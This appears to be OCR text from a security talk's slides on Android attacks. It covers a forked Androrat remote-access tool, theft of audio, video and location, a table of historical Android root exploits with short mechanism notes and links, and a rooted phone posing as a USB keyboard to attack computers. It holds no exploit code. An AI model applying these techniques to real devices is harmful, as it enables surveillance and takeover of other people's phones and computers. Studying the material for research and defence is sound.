
- forked OSS Androrat project
- github.com/RobinDavid/androrat
- will contribute patches back soon

Mobile is different...

Data theft

- Steal audio, video, location
- Exploit Android's rich platform APIs
- Device provides various exfil options

No shortage of vulns…




Android Cheatsheet : Vuln/Exploit List

Vulnerability/Exploit name	release date	author	effect (root, unlock,...)	notes	link
psneuter		scotty2	root		https://github.com/tmzt/g2root-kmod/blob/master/scotty2/psneuter/psn
Exploid	7/15/2010	Stealth	root		http://c-skills.blogspot.com/2010/07/and
GingerBreak	5/26/2011	Stealth	root		http://c-skills.blogspot.com/2011/04/yum
RageAgainstTheCage		Stealth	root		
KillingInTheNameOf		Stealth	root		http://c-skills.blogspot.com/2011/01/adb
Zimperlich	2/24/2011	Stealth			http://c-skills.blogspot.com/2011/02/zim
Zergrush		Revolutionary	root		https://github.com/revolutionary/zergRus
Tacoroot		jcase	root	HTC Recovery symlink attack to local.prop from /data/recovery/something bliss found first, but was too slow!	https://github.com/CunningLogic/TacoR
Nachoroot		jcase	root	AMI304 Magnetic Sensor, symlink to local.prop.	https://github.com/CunningLogic/Nacho
Burritoroot		jcase	root	Typo prevented app from sending a debugging intent, caused adb to run as root	https://github.com/CunningLogic/Burrito
Gorditaroot		jcase	install custom recovery or root	Similar to Nachoroot, different path, AMI304 Magnetic Sensor, symlink to recovery mtd device	https://github.com/CunningLogic/Gordita
Enchilada		jcase	root	System left r/w & Internal memory left as ext4? I think. Symlink attack from DCIM dir to install-recovery.sh	https://github.com/CunningLogic/Enchila
ZTERoot (Avail)		jcase	root	~70 rediculous intents left over from engineering. Stupid OEM.	https://github.com/CunningLogic/ZTERo
ZTERoot (Merrit)		jcase	root	Symlink attack from debugging/logging app	http://forum.xda-developers.com/showth
LG ICS Root		jcase	root	Symlink attack	http://forum.xda-developers.com/showth
DefyXT Root		jcase	root	Unprotected intent allowing various permission changes.	http://forum.xda-developers.com/showth
Cyanide		jcase	root	DeftXT Root Loggerlancher changing permissions, system mounted r/w	https://github.com/CunningLogic/Cyanid
LG Optimus Logic		jcase	root		
LG Optmus Elite		jcase	root	LG not verifying integrity of system partition when flashing through download mode. TOT images are patchable. Probably valid on all LG devices.	http://www.androidpolice.com/2012/06/1 virgin-mobile-lg-optimus-elite/
Pantech		jcase	root	Pantach does not verify integerty of system partition when flashing through download mode. PDL images are patchable.	unpublished
HTC DNA		jcase	enable unlocking	Backupmanger sets /data 777, then symlink to mmbblk0p5 to change CID. Not root, but enables bootloader unlock	http://forum.xda-developers.com/showth
HTC One X AT&T		jcase	root	HTC Ready2go webapp triggering chmod 777 on file in world writable dir. Lasted whole 4 hours.	http://www.androidpolice.com/2012/05/2 att-htc-one-x-on-version-1-85-or-earlier
Hisense Pulse		cj_000	root	ro.debuggable=1 on initial firmware	
Generic LG		?	root	ro.debuggable=1 on some older LGs	unpublished
LG ADB Backdoor		Giantpune	root	Backdoor, restarts adb as root with key	
Poot		Giantpune	root	Qualcomm diag device	
		Giantpune	root	Backli	


Android Gadgets

- Designed to interact with other computers
- USB-Ethernet tethering
- Audio docking
- Media transfer protocols




Go go gadget...

- Android uses Linux-USB Gadget Framework
- User space dictates VID/PID
- With root we can morph into whatever we like



Mobile HID attack

DEMO II




Demo Summary

- BYOD = Bring Your Own Demise?
- Exploit reprogrammable hardware
- Gives attacker hands on keyboard
- Leverage endpoint and expand

Android vs. Teensy USB


- Potential for smarter targeting w/ sensors
- Many gadgets built into Linux kernel
- All previous payloads (e.g., Kautilya) relevant



Break it down...

- Android uses gadgets
- adb, mtp, docking, network tethering
- Let’s add a keyboard gadget

